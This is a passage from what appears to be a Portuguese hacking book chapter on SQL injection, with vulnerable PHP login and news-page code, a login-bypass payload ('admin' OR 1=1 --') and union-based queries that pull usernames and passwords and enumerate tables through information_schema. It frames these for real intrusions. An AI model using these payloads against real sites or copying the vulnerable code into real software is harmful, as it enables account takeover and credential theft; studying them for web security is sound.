O método GET, como o próprio nome diz, faz uma requisição de dados ao servidor, que exibe na página. Isso acontece, por exemplo, quando você faz uma pesquisa no Google e ele retorna os resultados na página, ou quando você abre o perfil de alguém no Facebook. Ao acessar o perfil da pessoa, você entra em um link como esse:

<https://www.facebook.com/profile.php?id=100305092845694>

Esse link requisita as informações da pessoa cujo id do perfil seja igual ao passado na URL. A página profile.php faz a consulta e retorna o necessário.

Em determinados sites, você pode acessar as notícias mudando o valor do id na URL da página, como no exemplo a seguir:

<http://www.sitedenoticiaslegais.com/noticia.php?id=304>

Ao alterar o valor 304 por algum outro número, podemos ver as informações sobre as outras notícias, uma vez que a página noticia.php retornará as informações da notícia referente ao id indicado. Veremos que caso o conteúdo passado pelo usuário não seja bem tratado no código, é possível que o site esteja vulnerável.

O método GET deve ser usado para **requisitar** informações, apenas. Nunca deve-se enviar informações sensíveis, como nome de usuário, senha, cartão de crédito, ou qualquer outra coisa do tipo. Além do mais, ele é bem restrito quanto ao tipo de informação, visto que só consegue enviar/receber strings ASCII de até 2048 caracteres (o tamanho máximo de uma URL).

### O método POST:

O método POST, diferentemente do método get, é usado para enviar informações para o servidor, que irá processá-las. Isso acontece, por exemplo, quando você submete um formulário de login, ou quando você envia um email para alguém. No caso do login, os dados que você inserir no formulário são enviados para o servidor e ele verificará se estão corretos ou não. No caso do email, você submeterá

a sua mensagem via POST e o servidor a exibirá para o destinatário, que visualizará seu recado via GET.

Não é possível perceber qualquer alteração na URL com o método POST, fazendo com que os dados enviados não fiquem salvos no histórico, como acontece no GET. Além disso, não há restrição de dados que podem ser enviados via POST. É possível enviar até mesmo binário via post. (Eu enviei o PDF desse livro via POST para um site, e você o baixou – ou visualizou no navegador – via GET!)

## SQL Injection via POST:

### Formulário de login com PHP e MySQL

Antes de escrever o código, vou explicar rapidamente como funciona o sistema de login. Ao digitar o usuário e senha e enviar o formulário de login, os dados são enviados para uma segunda página (login.php, por exemplo) que faz o processamento deles. Imaginemos que você submeteu o usuário “**admin**” e a senha “**passwd**” para esta página.

Essa página (login.php) se conecta ao banco de dados e faz uma consulta simples, pedindo que o banco de dados retorne os dados do usuário caso exista algum usuário cadastrado com o nome “**admin**” e com a senha “**passwd**”. Se ambas as condições forem verdadeiras, então ele exibe o conteúdo que deve exibir (o feed de notícias daquele usuário, no caso do Facebook, por exemplo).

Código comentado da página login.php:

```
<?php
$conecta = mysql_connect('servidor', 'usuario', 'senha'); // Faz a conexão com o servidor;
mysql_select_db('banco_de_dados'); // Seleciona o banco de dados que contém os usuários;
$usuario = $_POST['user']; // Recebe na variável "$usuario" o login digitado pelo usuário;
$senha = $_POST['senha']; // Recebe na variável "$senha" a senha digitada pelo usuário;

// A linha abaixo faz uma consulta no banco de dados e o retorno é armazenado na variável "$verifica".
// Ele seleciona todas as informações da tabela "usuários" do usuário que tiver como login e senha os
// valores armazenados nas variáveis "$usuario" e "$senha", respectivamente.
$verifica = mysql_query("SELECT * FROM `usuarios` WHERE login='$usuario' AND
senha='$senha'");
// Caso o login e senha estejam corretos, ele vai retornar todos os dados daquele usuário.
// Caso contrário, retornará 0;
if(mysql_num_rows($verifica) > 0){ //Verifica se o número de resultados encontrados é maior
que 0.
    // Logado com sucesso!
    // Código exibido ao usuário logado...
    // Código, código e mais código...
}else{ // Se o resultado for 0, quer dizer que a senha está incorreta.
    die("Senha incorreta, tente novamente.");
}
?>
```

O código acima é perfeitamente funcional nas condições adequadas. Caso seja digitado o usuário e senha corretamente, ele fará o login sem problemas. Porém, existe um truque que pode ser utilizado para burlar a segurança desse método. Vamos analisar a linha que faz a verificação dos dados.

```
mysql_query("SELECT * FROM `usuarios` WHERE login='$usuario' AND senha='$senha'");
```

A função **mysql\_query** executa uma instrução do MySQL no banco de dados selecionado. A instrução acima é uma estrutura de condição, como se fosse um if, e funciona da seguinte forma: ela vai selecionar todos os dados existentes na tabela usuários (esses dados são o id, o usuário, a senha, o nome, a foto de perfil, o número de amigos, as curtidas, por exemplo) se existir algum usuário cujo campo “login” seja igual ao conteúdo da variável **\$usuario** (vamos supor que tenhamos colodado o usuário “**admin**”) e cujo campo “senha” seja igual ao conteúdo inserido na variável **\$senha** (vamos supor também que colocamos a senha “**passwd**”).

Dessa forma, o código que é interpretado pelo banco de dados é esse:

```
SELECT * FROM `usuarios` WHERE login='admin' AND senha='passwd'
```

Então, como os dados são válidos, o usuário estará logado.

Essas variáveis (\$usuario e \$senha) armazenam os dados digitados pelo usuário, e esses dados são consultados diretamente no banco de dados, o que é um problema. Veja o código abaixo e tente presumir o que ele faz:

```
SELECT * FROM `usuarios` WHERE login='$usuario' OR 1=1
```

Se você tiver noções básicas sobre operadores lógicos, coisa que a gente aprende lá pelo 9º ano do ensino fundamental, entenderá que a consulta acima vai retornar os dados caso exista algum usuário cujo campo “login” seja igual ao conteúdo da variável **\$usuario** **OU** caso 1 seja igual a 1.

Ora, se temos um “**OU**”, isso quer dizer que apenas uma dessas condições precisa ser verdadeira para que a consulta retorne os dados. Uma das condições é o usuário estar correto, e a outra condição é o número 1 ser igual ao número 1. A segunda condição, por motivos óbvios, é correta! O número 1 é igual a ele mesmo. Portanto, os dados do usuário serão selecionados para o código e o utilizador da página estaria logado na conta.

Você deve estar se perguntando “*ok, entendi, mas por que isso seria útil se eu não posso alterar o código da página pra colocar essa condição lá?*”, e é aí que você se engana. O nome da falha não é SQL Injection atoa :)

## Injetando o código SQL

Toda linguagem, seja ela relacionada a programação, marcação, dados, estilo, tem um conjunto de caracteres que delimitam os comentários. Os comentários não são interpretados nem compilados, servem apenas para dar informações sobre o código. Em C, C++, Java e outras linguagens, por exemplo, os comentários são feitos ao inserir duas barras. Em Visual Basic, são feitos ao inserir um apóstrofo. Em HTML, o comentário pode ser feito colocando-o entre os marcadores “<!--” e “-->”. Pode parecer inútil, mas depois de se escrever um arquivo de 200 linhas, fica meio complicado para lembrar o que cada parte faz.

No primeiro código que eu escrevi, 2 páginas atrás, os comentários estão marcados em verde, e são identificados pela dupla barra antes deles, por se tratar de um código PHP. Na linguagem SQL, por exemplo, os comentários são feitos ao colocar dois traços ( `--` ), e qualquer coisa naquela linha depois desses caracteres não será interpretada como código.

Dessa forma, podemos tentar fazer um **payload** para logarmos. Payloads são simplesmente os dados que nós injetaremos no banco de dados. Ou seja, se fizermos o login com o usuário `admin' OR 1=1 --` e deixarmos a senha em branco, o código que o banco de dados interpretaria seria o seguinte:

```
SELECT * FROM `usuarios` WHERE login='admin' OR 1=1 -- ' AND senha='$senha'
```

O código seria executado até a condição `1=1`, já que depois disso nós inserimos os dois traços, e tudo após a esses traços não é executado, por se tratar de um comentário. Assim, o banco retornaria os dados do usuário, já que a condição `1=1` é verdadeira. Assim, ao enviar o formulário de login, estaremos logados como “**admin**”, mesmo sem saber a senha.

Existem outras formas de explorar essa falha, mas todas se baseiam no mesmo princípio de tornar a query sempre verdadeira, como colocar apenas um apóstrofo

depois do login e comentar o resto. Mas nem sempre esses métodos funcionam, depende bastante da versão do SQL, do código que o programador fez, etc. Por exemplo, caso o código utilize uma hash na senha, o que é bem comum, o método acima não funcionaria. O melhor a se fazer nesse caso específico é o seguinte:

```
SELECT * FROM `usuarios` WHERE login='admin'--' AND senha='$senha'
```

Eu recomendo estudar a linguagem SQL para entender um pouco mais dos macetes da sintaxe e descobrir por si mesmo os incontáveis exemplos que podemos ter sobre esse tipo de injeção. Além do mais, você vai precisar ter certo conhecimento pra dominar o SQL Injection via GET também, que é um pouco mais complexo. Você também pode pesquisar no Google por “MySQL Payload” que vai encontrar vários resultados com diversos tipos de payloads injetáveis.

Porém, como já foi dito, é bem difícil encontrar algum site atualmente que tenha esse tipo de vulnerabilidade, visto que ela já foi muito explorada e todos já a conhecem. Mas é sempre bom mostrar como um erro simples e tosco é capaz de comprometer um sistema inteiro.

## SQL Injection via GET

O SQL Injection via GET é, sem dúvidas, o mais explorado atualmente. As pessoas que o exploram, entretanto, muitas vezes não fazem ideia do que estão fazendo, visto que boa parte delas não têm conhecimento em banco de dados, em PHP, ou sequer sabem o que é uma linguagem de programação. Sempre utilizam ferramentas prontas para esse tipo de falha, como Havij, SQLMap, SQLDumper, etc... E com razão. O SQLi via GET é bem mais complexo que o via POST, isso porque nós não vamos só burlar um sistema de verificação, mas sim fazer com que o banco de dados execute instruções que façam com que ele retorne as informações que nós queremos, e nem sempre essas informações são fáceis de serem encontradas.

Por esse motivo as pessoas usam essas ferramentas automatizadas – para evitar perder tempo fazendo centenas de requisições para o servidor pra tentar conseguir alguma coisa.

Você deve estar se perguntando “*mas se as ferramentas já fazem tudo mais rápido, por que eu tenho que aprender isso manualmente?*”. Bem, nem sempre as ferramentas funcionam, pode existir um caso em que determinada ferramenta não consiga executar as queries necessárias, ou simplesmente há algum tipo de proteção na página como um WAF (Web Application Firewall) que bloquearia uma



automatização, e se você tiver os conhecimentos necessários, consegue burlar essas barreiras. Claro que tudo isso não vai acontecer depois que você terminar de ler esse capítulo, isso requer muito tempo de teoria e prática, meses de estudos sérios. De qualquer forma, mostrarei um método básico de SQLi via GET para dar um embasamento sobre a falha, o método ***union-based***. Lembrando também que existem vários tipos de ataques, como *boolean-based*, *error-based*, *blind SQLi*, etc. Vale ressaltar também que esse não é um livro sobre PHP nem sobre SQL, então tudo que eu escrevi aqui foi assumindo que você tenha uma noção mediana de cada uma das linguagens utilizadas.

Como dito anteriormente, o método GET faz uma requisição ao servidor passando os parâmetros necessários pela própria URL da página. Isso nos permite manipular os parâmetros e injetar nossos próprios códigos para fazer com que o servidor pense que ele precisa retornar outros dados, os dados que nós quisermos.

Para esse método eu ensinarei a exploração manual, que é bem trabalhosa e cansativa, mas quase sempre dá certo, se você souber executá-la corretamente. Posteriormente, ensinarei a usar o SQLMap, uma ferramenta extremamente poderosa desenvolvida em Python justamente para automatizar o processo da injeção, e que retorna os dados com muita rapidez.

Essa falha já foi muito comum há alguns anos, mas atualmente já não é tão explorada – pelo menos não com a mesma intensidade que era antes. Ela se baseia no mesmo princípio da que foi mostrada anteriormente: injetar códigos SQL no PHP para que o banco de dados os execute. No método POST, nós injetamos um código para burlar a verificação de login e senha (por se tratar de POST, nós enviamos informações). No método GET, nós devemos injetar instruções que retornem os dados que nós desejamos, como o logins e senha, por exemplo (por se tratar de post, nós obtemos informações).

Mostrarei um código exemplo em PHP de uma página que faz uma consulta no banco de dados por uma notícia relacionada a um determinado id. O usuário acessa a lista de notícias e clica em uma delas, sendo redirecionado para a página `/noticia.php?id=23`. O número 23 na URL é o id relacionado a essa notícia, então a página faz uma consulta no banco de dados para retornar as informações da notícia cujo id seja 23, como o título, o texto, imagens, comentários, etc.

O código da página noticia.php é esse:



```
<?php
$conecta = mysql_connect('servidor', 'usuario', 'senha'); // Faz a conexão com o servidor;
$id = $_GET['id']; // Salva o parâmetro passado pela url na variável $id;
$sql = mysql_query("SELECT * FROM `noticias` WHERE `id`='{$id}'") or die(""); // Retorna
todos os dados da notícia do id "$id";
while($array = mysql_fetch_array($sql)){ // Salva os dados em um array;
    echo $array['titulo']; // Exibe os dados (os dados que o usuário vai ler na notícia)
    echo $array['descricao'];
    echo $array['texto'];
    echo $array['autor'];
}
?>
```

Vamos analisar a query que está na variável \$sql:

```
SELECT * FROM `noticias` WHERE `id`='{$id}'
```

Esta consulta irá retornar todas as colunas da tabela noticias que estejam linkadas ao id que está armazenado na variável \$id. O código é totalmente funcional, porém, extremamente falho.

Se colocarmos um apóstrofo depois do id na URL e dermos enter, veremos que será retornado o seguinte erro de sintaxe:

*"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "23" AND noticias.depto = db.noticia' at line 1"*

Isso acontece porque nossa query ficou incorreta, com um apóstrofo a mais depois do id, como podemos ver abaixo:

```
SELECT * FROM `noticias` WHERE `id`='23'
```

O SQL não reconhece aquele terceiro apóstrofo e por isso retorna erro. Nós geralmente fazemos esse teste do apóstrofo para verificar se o site está vulnerável, visto que os sites seguros geralmente bloqueiam o apóstrofo e outros caracteres.

Nosso objetivo é conseguir fazer com que o servidor nos retorne o usuário e a senha, então precisamos seguir uma sequência lógica.

Antes de tudo, utilizaremos o comando **ORDER BY** do MySQL, que vai ordenar as informações em ordem crescente (alfabética) com base na coluna que você estipular. Por exemplo, se nós executarmos o comando **SELECT \* FROM `noticias` ORDER BY `titulo`**, a página nos retornará todas as notícias com os títulos em ordem alfabética.

O comando ORDER BY não precisa necessariamente do nome da coluna para exibir em forma crescente. Se utilizarmos o comando ORDER BY o, ele resultará na lista com todas as notícias cuja primeira coluna esteja em ordem crescente. Não entendeu? Veja a tabela abaixo:

Id	Título	Texto	Autor
0	Prédio desaba na Zona Sul do R...	Na manhã do último sába...	Felipe C.
1	Igreja diz que mulheres solteir...	O Papa Bento XVI disse ...	Thiago G.
2	Cientistas descobrem proteína...	Uma pesquisa da Univer...	Geraldo H.

Se executarmos o comando `SELECT * FROM `noticias` ORDER BY o`, será retornada a lista dessas notícias na ordem acima, já que a coluna de ordem o (a primeira coluna) é a coluna dos IDs, e eles já se encontram em ordem crescente. Caso executemos o comando `SELECT * FROM `noticias` ORDER BY 1`, será retornada a lista das notícias com a notícia de id 2 em primeiro lugar, a de id 1 em segundo e a de id 0 em terceiro, pois agora nosso ordenamento é com base na coluna de ordem 1, ou seja, a segunda coluna (a coluna dos títulos), e as notícias serão exibidas em ordem alfabética dos títulos.

Se nós tentarmos executar o comando `SELECT * FROM `noticias` ORDER BY 4`, nós veremos que será retornado o seguinte erro:

**“Unknown column '4' in 'order clause' Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in noticia.php on line 5”**

acontece porque estamos tentando ordenar a listagem dos dados pela coluna de ordem 4, ou seja, seria a quinta coluna – contando a partir do zero. Porém, como nós só temos 4 colunas (ordenadas em 0, 1, 2 e 3), o banco de dados não consegue retornar os dados ordenados por essa coluna, já que ela não existe.

Dessa forma, se nós utilizarmos o order by na url, poderemos descobrir quantas colunas aquela tabela possui. Ficaria desse jeito:

`noticias.php?id=23 ORDER BY 1` → A página não retorna erro

`noticias.php?id=23 ORDER BY 5` → A página não retorna erro

noticias.php?id=23 ORDER BY 6 → A página retorna o erro “*Unknown column ‘6’*”

Nós agora sabemos que a tabela em que as notícias ficam armazenadas contém 5 colunas. Você pode achar que isso é inútil, já que você não deve estar interessado na tabela de notícias, mas sim na de usuários ou de administradores. Entretanto, é importante saber o número de colunas da tabela atual porque os próximos comandos que utilizaremos requerem que haja uma igualdade entre o número de colunas que estão sendo usadas (as colunas da tabela de notícias) e o número de colunas que vão ser selecionadas (as colunas da tabela de login, por exemplo).

### Unindo as coisas

No SQL, existe o comando UNION, que serve para combinar o resultado de duas seleções. Esse comando é usado entre dois selects, e é necessário que o número de itens selecionados no primeiro select seja igual ao número de itens selecionados no segundo. Veja o exemplo a seguir:

**Tabela noticias**

id	Título	Texto	Autor
0	Prédio desaba na Zona Sul do R...	Na manhã do último sába...	Felipe C.
1	Igreja diz que mulheres solteir...	O Papa Bento XVI disse ...	Thiago G.
2	Cientistas descobrem proteína...	Uma pesquisa da Univer...	Geraldo H.

**Tabela usuarios**

uid	login	senha	email
0	admin	Relatorio19	admin@c...
1	Felipe C.	amordeferro.	Lipe22@g...
2	Geraldo H.	22041975	g.helder@...

Observe a seguinte query:

```
SELECT * FROM `noticias` WHERE `id` = 1 UNION SELECT `uid`,`login`,`senha`,`email`  
from `usuarios`
```

Esse comando teria o seguinte retorno:

id	Título	Texto	Autor
1	Igreja diz que mulheres solteir...	O Papa Bento XVI disse ...	Thiago G.
0	admin	Relatorio19	admin@c...

1	Felipe C.	amordeferro.	Lipe22@g...
2	Geraldo H.	22041975	g.helder@..

Como podemos notar, agora nós temos uma “tabelona” que é formada pela união da tabela **noticias** com a tabela **usuarios**. A união na verdade se dá entre a notícia de id 1 e os demais itens da tabela usuarios. Em **vermelho**, temos a coluna **uid**. Em **azul**, temos a coluna **login**. Em **verde**, temos a coluna **senha** e em **roxo** temos a coluna **email**, todas pertencendo à tabela **usuarios**.

É importante perceber que a tabela **noticias** tem 4 colunas e nós selecionamos todas elas com o **SELECT \* FROM `noticias`**. Quando fizemos o **UNION SELECT** nós selecionamos mais 4 colunas, agora da tabela usuários. Se nós tentarmos selecionar apenas o login e a senha (ou seja, apenas 2 colunas), nós receberemos o seguinte erro: “*The used SELECT statements have a different number of columns*”, que já diz o motivo do aviso por si mesmo.

O comando **UNION SELECT** funciona como uma soma matricial, ou seja, uma soma de matrizes. É necessário que ambas as “matrizes” (as tabelas) tenham o mesmo número de colunas. – *Lembra das aulinhas de matrizes na escola? Pois é...* – Caso não tenham, você pode simplesmente substituir a demais colunas por números, ou por qualquer coisa. Veja no exemplo a seguir como ficaria a query para retornar apenas os dados “login” e “senha”.

```
SELECT * FROM `noticias` WHERE `id` = 1 UNION SELECT 1, `login`, `senha`, 4 from `usuarios`
```

Ao executarmos essa query, nós obteremos uma tabela grande como a anterior também, porém, no lugar do **uid** nós teremos o número 1 e no lugar do email nós teremos o número 4, como mostra a tabela abaixo:

id	Título	Texto	Autor
1	Igreja diz que mulheres solteir...	O Papa Bento XVI disse ...	Thiago G.
1	admin	Relatorio19	4
1	Felipe C.	amordeferro.	4
1	Geraldo H.	22041975	4

Em azul, temos a coluna **login**, em verde temos a coluna **senha** e em cinza temos os números que se repetem em todas as entradas do **uid** e do **email** da tabela de usuários.

Nós também podemos usar a função **concat()** do MySQL para juntar duas colunas em uma só, poupando espaço, porém, delimitando-os para que fique mais fácil de identificar cada um deles visualmente. Isso é útil quando poucos itens são exibidos na página. Veja o exemplo:

```
SELECT * FROM `noticias` WHERE `id` = 1 UNION SELECT 1, concat(`login`,`::`,  
, `senha`), 3, 4 from `usuarios`
```

Com isso, nós teríamos o login e a senha retornados na mesma coluna, no formato login::senha, dessa forma: admin::Relatorio19; Felipe C.:amordeferro., Geraldo H.:22041975.

Sabendo disso, podemos utilizar esse comando na url do site para conseguirmos os dados que quisermos. A url ficaria assim:

```
...com/noticia.php?id=23 UNION SELECT 1, concat('login','::', 'senha'), 3, 4  
from 'usuarios'
```

E nós teríamos como retorno a notícia original e logo abaixo outras notícias, cujos títulos seriam o login::senha contidos na tabela usuarios. Se nós trocarmos o valor do id para **-23**, ele vai exibir as notícias com os títulos alterados, porém, não vai exibir a notícia original. É útil porque deixa a página apenas com o conteúdo que você deseja.

Existem outras funções que podem ser usadas pra conseguir alguma informação, como o @@version (ou version()), ou database(). Esse é o básico do funcionamento do SQLi via GET, mas há um pequeno problema. Nós fizemos tudo isso porque já conhecíamos os nomes das tabelas e das colunas, mas em uma invasão real isso não acontece, e nem sempre as tabelas e colunas tem os nomes usuais que conhecemos como “admin”, “login”, “senha”, “password”, enfim... Por isso nós temos que recorrer a um método que nos possibilita ver as tabelas e colunas dos bancos de dados.

## O esquema...

Quando o servidor é criado, o MySQL cria alguns bancos de dados padrões, e um deles é o chamado **information\_schema**, que será bem útil para nossas necessidades. Nele existem inúmeras informações sobre configurações, o charset utilizado, informações sobre os demais bancos de dados e suas respectivas tabelas e colunas, etc. Essas últimas informações são as que nos interessam, já que nós queremos descobrir o nomes das tabelas e colunas para podemos injetar nosso código na URL. Na imagem abaixo, podemos ver algumas tabelas do banco `information_schema` e mais abaixo algumas tabelas pertencentes a outros bancos de dados, como “artigos”, pertencente ao banco “blog”.

*PHPMyAdmin mostrando tabelas do `information_schema`. Imagem: arquivo pessoal.*

O `information_schema` é complicado de ser entendido, mas nós devemos apenas saber que os **nomes dos bancos de dados existentes** ficam salvos na coluna **table\_schema**, que os **nomes de cada tabela desses bancos** ficam


TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION	ROW_FORMAT	TABLE_ROWS	AVG_ROW_LENGTH	DATA
def	information_schema	INNODB_CMPMEM	SYSTEM VIEW	MEMORY	10	Fixed	NULL	29	
def	information_schema	INNODB_FT_INDEX_TABLE	SYSTEM VIEW	MEMORY	10	Fixed	NULL	808	
def	information_schema	INNODB_FT_BEING_DELETED	SYSTEM VIEW	MEMORY	10	Fixed	NULL	9	
def	information_schema	INNODB_SYS_TABLESPACES	SYSTEM VIEW	MEMORY	10	Fixed	NULL	2082	
def	information_schema	INNODB_FT_INDEX_CACHE	SYSTEM VIEW	MEMORY	10	Fixed	NULL	808	
def	information_schema	INNODB_SYS_FOREIGN_COLS	SYSTEM VIEW	MEMORY	10	Fixed	NULL	1748	
def	information_schema	INNODB_SYS_TABLES	SYSTEM VIEW	MEMORY	10	Fixed	NULL	2060	
def	information_schema	INNODB_BUFFER_POOL_STATS	SYSTEM VIEW	MEMORY	10	Fixed	NULL	257	
def	information_schema	INNODB_FT_CONFIG	SYSTEM VIEW	MEMORY	10	Fixed	NULL	1163	
def	blog	artigos	BASE TABLE	InnoDB	10	Compact	0	0	
def	blog	ferramentas	BASE TABLE	InnoDB	10	Compact	0	0	
def	bot	b_blacklist	BASE TABLE	InnoDB	10	Compact	0	0	
def	bot	b_bots	BASE TABLE	InnoDB	10	Compact	0	0	
def	bot	b_commands	BASE TABLE	InnoDB	10	Compact	0	0	
def	bot	b_headers	BASE TABLE	InnoDB	10	Compact	0	0	
def	bot	b_plugins	BASE TABLE	InnoDB	10	Compact	4	4096	
def	cdcol	cds	BASE TABLE	MyISAM	10	Dynamic	3	49	
def	mysql	columns_priv	BASE TABLE	MyISAM	10	Fixed	29	810	
def	mysql	db	BASE TABLE	MyISAM	10	Fixed	3	440	
def	mysql	event	BASE TABLE	MyISAM	10	Dynamic	0	0	
def	mysql	func	BASE TABLE	MyISAM	10	Fixed	0	0	
def	mysql	general_log	BASE TABLE	CSV	10	Dynamic	2	0	
def	mysql	help_category	BASE TABLE	MyISAM	10	Fixed	40	581	
def	mysql	help_keyword	BASE TABLE	MyISAM	10	Fixed	475	197	
def	mysql	help_relation	BASE TABLE	MyISAM	10	Fixed	1059	9	

salvos na coluna **table\_name**, e que os **nomes de cada coluna dessas tabelas** ficam salvos na **tabela `information_schema.columns`**

Sabendo disso, basta modificarmos nossa consulta anterior para conseguirmos todas as tabelas do banco de dados atual. Veja a nova query abaixo:

```
SELECT * FROM `noticias` WHERE `id` = 1 UNION ALL SELECT `table_name`, 2, 3, 4, 5, 6, 7, 8 from `information_schema.tables`
```

Note que agora nós direcionamos a consulta para outro banco de dados, depois do from. “**information\_schema.tables**”. **Information\_schema** é o nome do banco de dados, e **tables** é o nome da tabela em que nós estamos realizando a consulta. Depois de executar esse comando na URL, nós obteremos algo como isso:



*Listagem das tabelas existentes. Imagem: arquivo pessoal*

Se você prestou atenção, viu que nossa query agora conta com um comando novo. Agora nós estamos fazendo **UNION ALL SELECT**, e não apenas **UNION SELECT**, como anteriormente. Esse seletor diz para exibir e selecionar todas as entradas encontradas, mesmo que sejam repetidas. Nós usamos isso porque é possível que existam dois bancos de dados diferentes, porém, com tabelas com o mesmo nome, e que não seriam mostradas caso não utilizássemos o “ALL” em nossa query.




Com isso nós obtivemos todas as tabelas de todos os bancos de dados a que temos acesso. Porém, um único site pode ter dezenas de bancos de dados diferentes, e seria um problema encontrar a tabela que desejamos no meio dessa bagunça. É aí que entra a nossa condição. Se nós fizermos a consulta e no final dela nós colocarmos `WHERE table_schema = database()`, nós iremos obter todas as tabelas do banco de dados selecionado atualmente. Isso acontece porque nós criamos essa condição, que vai selecionar tudo que satisfaça a igualdade `table_schema = database()`.

Como eu disse antes, o `table_schema` é onde ficam salvos os nomes dos bancos de dados, e eles estão, de certa forma, linkados com suas tabelas. Cada tabela que é exibida – como na imagem acima – está linkada a algum banco de dados, e a função `database()` do MySQL retorna o banco atual. Ou seja, com essa igualdade nós fazemos com que seja retornado apenas as tabelas referentes ao banco utilizado. Assim nós já eliminamos 99% da sujeira, e ficamos apenas com as informações úteis, como pode ser visto na imagem abaixo:

*Tabelas existentes no banco de dados atual. Imagem: arquivo pessoal*


Agora nós já temos os nomes das tabelas do banco atual, e a que nos interessa ali é a tabela `login`, que provavelmente tem as informações que nós precisamos para logar no sistema. Para isso, devemos selecionar o `column_name` do `information_schema.columns` e passar como condição o nome da tabela desejada em



`table_name`. Nossa query ficaria desse jeito caso quiséssemos a tabela de login:

```
SELECT * FROM `noticias` WHERE `id` = 1 UNION SELECT `column_name`, 2, 3, 4, 5, 6, 7, 8 from `information_schema.columns` WHERE `table_name` = `login`
```

Ao executarmos essa query pela URL, teremos o seguinte resultado:



